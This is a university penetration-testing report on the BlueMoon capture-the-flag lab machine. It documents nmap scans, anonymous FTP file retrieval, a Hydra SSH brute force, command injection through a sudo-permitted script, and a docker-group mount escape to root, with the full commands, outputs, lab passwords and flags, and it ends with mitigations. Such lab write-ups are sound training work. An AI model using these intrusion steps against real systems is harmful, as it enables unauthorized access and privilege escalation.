UNIVERSITI KUALA LUMPUR

MALAYSIAN INSTITUTE OF INFORMATION TECHNOLOGY

L01-B04

PENETRATION TESTING REPORT :

PROJECT BLUEMOON

BIL	NAME	MATRIX NUMBER
1	MUHAMMAD SYAKIRIN BIN MOHD HANIF	52215125427

INSTRUCTOR: MADAM NOR ADANI KAMAL MOHAMAD NASIR

1. Executive Summary

This report explain the details of penetration testing conducted to attack the target machine **BlueMoon (IP:192.168.56.104)**. The primary objectives is to identify the machine system vulnerabilities and conduct an attack of privilege escalation to achieve the access of root level. The assessment has successfully compromised the machine by exploiting the flaws in the FTP configuration, credential reuse and a critical docker group misconfiguration.

2. Information Gathering & Reconnaissance

Table 1 Nmap Scanning Service Result

Port	Protocol	Service	Version	Status
21	TCP	FTP	vsftpd 3.0.3	Open
22	TCP	SSH	OpenSSH 7.9p1	Open
80	TCP	HTTP	Apache httpd 2.4.38	Open

Analysis:

Nmap scan has revealed three ports which are open. The most important clue was the **Anonymous FTP Login**, which allowing unauthorized access to sensitive information without/blank password. Figure 2.2 below show how the login attempted, without a password.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 18:00 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00048s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:DA:29:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.32 seconds
```

Figure 2.1 Nmap Scan Results

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPd 3.0.3)
Name (192.168.56.104:kali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figure 2.2 FTP Login and Password

2.1 FTP Data Exfiltration

After gaining an anonymous login to FTP server, a directory listing -ls -la was performed. This action revealed the most important clue, which is **information.txt** and **p_lists.txt**. Thus, these files were successfully downloaded into the attacking machine by using get command. p_lists.txt shows a potential of several wordlists containing passwords, while **information.txt** seems to have an important clue regarding the systems.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||6363|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Mar 08  2021 .
drwxr-xr-x    3 1001     1001         4096 Mar 08  2021 ..
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||45763|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |***********************************************************************|   147      124.39 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (53.26 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||53618|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |***********************************************************************|   363      349.94 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (109.54 KiB/s)
ftp>
```

Figure 2.3 information.txt and p_lists.txt

3. Initial Access (User: Robin)

After obtaining anonymous access to the FTP server, two files were achieved, **information.txt** and **p_lists.txt**. The letter contained a wordlists that can be utilize to do a brute force attack to the SSH service.

Table 3.1 SSH Credential Compromise

Targeted user	Method	Tool Used	Found Password	Result
Robin	Brute force	Hydra	K4rv3ndh4nh4ck3r	SUCESS

Analysis:

By using the discovered credentials, SSH connection finally established successfully. **Upon login as Robin**, findings a new path or clue is a way to achieve the important objectives which is to gaining root access by horizontal privilege escalation. **Figure 3.1** below show exactly how brute force by using hydra tool can revealed robin's user password.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l robin -P p_lists.txt ssh://192.168.56.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-19 06:30:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://192.168.56.104:22/
[22][ssh] host: 192.168.56.104   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-19 06:31:04
```

Figure 3.1 Robin's User Credential Compromised

By using the stolen credentials via brute-force attacks, a remote connection successfully established to the target via SSH at port 22. As shown in the **figure 3.2**, the authentication was successful, obtaining a low-privileged shell Robin as user. This is a great attempts in initial access.

```
┌──(kali㉿kali)-[~]
└─$ ssh robin@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
robin@192.168.56.104's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$
```

Figure 3.2 SSH Connection Established

4. Privilege Escalation (Robin To Jerry)

Enumeration of sudo privileges **sudo -l** has revealed that Robin could execute a particular script, **/home/robin/project/feedback.sh**, as user jerry even without the need for password. **Figure 4.1** below show the result of sudo -l command,

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
```

Figure 4.1 Identification of Sudo Priviliges

Exploitation :

The script has a flaws of lacking input sanitization. By injecting /bin/bash command into the feedback input, the script's logic finally bypassed, granting a new shall as user Jerry. Figure 4.2 below show the flaws of input sanitization of this systems. These represent a critical horizontal escalation vulnerability, as it provide a direct bridge to the user account with more privileges.



Figure 4.2 Enumeration of sudo privileges

5. Root Compromisation

Final enumeration of the jerry user account by using the id command revealed Jerry is a member of docker group **(GID:114)**. In linux, this is a great indication that revealed the user can actually get access into the root even without a password.

As shows in Figure 5.1, an exploitation command was performed to run containers. By mounting the host's root file system into container's **/mnt** directory and using chroot, the host's security can finally be bypassed. This allows an interactive shell with a root privileges, by the confirmation of **#** symbol. The final objective finally achieved by accessing the **/root** directory and obtaining the root flag. **Figure 5.1** below show the proof of accessing the root privileges.

```
Script For FeedBack

Enter Your Name : kirin

Enter You FeedBack About This Target Machine : /bin/bash

echo "ftpp@ssword" | sudo -S -l
id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
docker run -v /:/mnt -it alphine chroot /mnt sh
docker run -v /:/mnt -it alpine chroot /mnt sh
# whoami
root
# cd /root
# cat root.txt

⟹ Congratulations ⟸

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____



!......Bye See You Again......!

# 
```

Figure 5.1 Root Privileges Achieved

6. Conclusion

The penetration test for BlueMoon has finally succeed. This resulting in a full system compromise. The attack chain commence at **Information leakage** via anonymous FTP, to **credential leakage and compromise** by SSH brute-force, ending with **privilege escalation** which exploiting insecure sudo permissions and docker group misconfigurations.

The findings resulting a founding of target's security posture which very weak and lack of **Principle of Least Privilege.** By allowing a low-privileged user like jerry to manage docker containers, the systems risk their root power to a non-administrative account. For mitigations, the systems must implement a multi-layered defense strategy. Second, main security flaws were originated from FTP service, therefore, hardening it by disabling all anonymous login and migrate to **SSH File Transfer Protocol** significantly reduce the risk of credential stolen. Finally, the administrative must revoke docker group membership for non-administrative users. This is important to prevent standard user from gaining the root access.

In conclusion, the successful achievement was capturing the root flag (**FI4g{rO0t-H4ckTh3P14n3t0nc34g41n}**) which confirming that the BlueMoon server is very risky. By addressing the misconfigurations, the organizations should take a serious action to reduce the surface attacks and protect their administrative level from any compromise of outsider.

Appendices

A: Nmap Scanning

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 17:58 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00034s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
| ssh-hostkey:
|   2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
|   256 c4:c8:6b:48:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
|_  256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
80/tcp open  http
|_http-title: BlueMoon:2021
MAC Address: 08:00:27:DA:29:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.88 seconds
```

Figure A.1 Nmap -sC Result

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 18:00 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00048s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:DA:29:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.32 seconds
```

Figure A.2 Nmap -sV Result

```
┌──(kali㉿kali)-[~]
└─$ nmap -vv 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 18:01 EDT
Initiating ARP Ping Scan at 18:01
Scanning 192.168.56.104 [1 port]
Completed ARP Ping Scan at 18:01, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:01
Completed Parallel DNS resolution of 1 host. at 18:02, 13.01s elapsed
Initiating SYN Stealth Scan at 18:02
Scanning 192.168.56.104 [1000 ports]
Discovered open port 21/tcp on 192.168.56.104
Discovered open port 22/tcp on 192.168.56.104
Discovered open port 80/tcp on 192.168.56.104
Completed SYN Stealth Scan at 18:02, 0.18s elapsed (1000 total ports)
Nmap scan report for 192.168.56.104
Host is up, received arp-response (0.00051s latency).
Scanned at 2026-03-16 18:02:01 EDT for 0s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:DA:29:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Figure A.3 Nmap -vv Result

B: Captured Flag

```
robin@BlueMoon:~$ ls
project  user1.txt
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

        ⟹ Fl4g{u5er1r34ch3d5ucc355fully}
```

Figure A.1 Robin's Captured Flag

```
cd /home/jerry
ls
user2.txt
cat user2.txt

You Found User-2 Flag

       ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ...  Try To Find

                                - Root
```

Figure A.2 Jerry's Captured Flag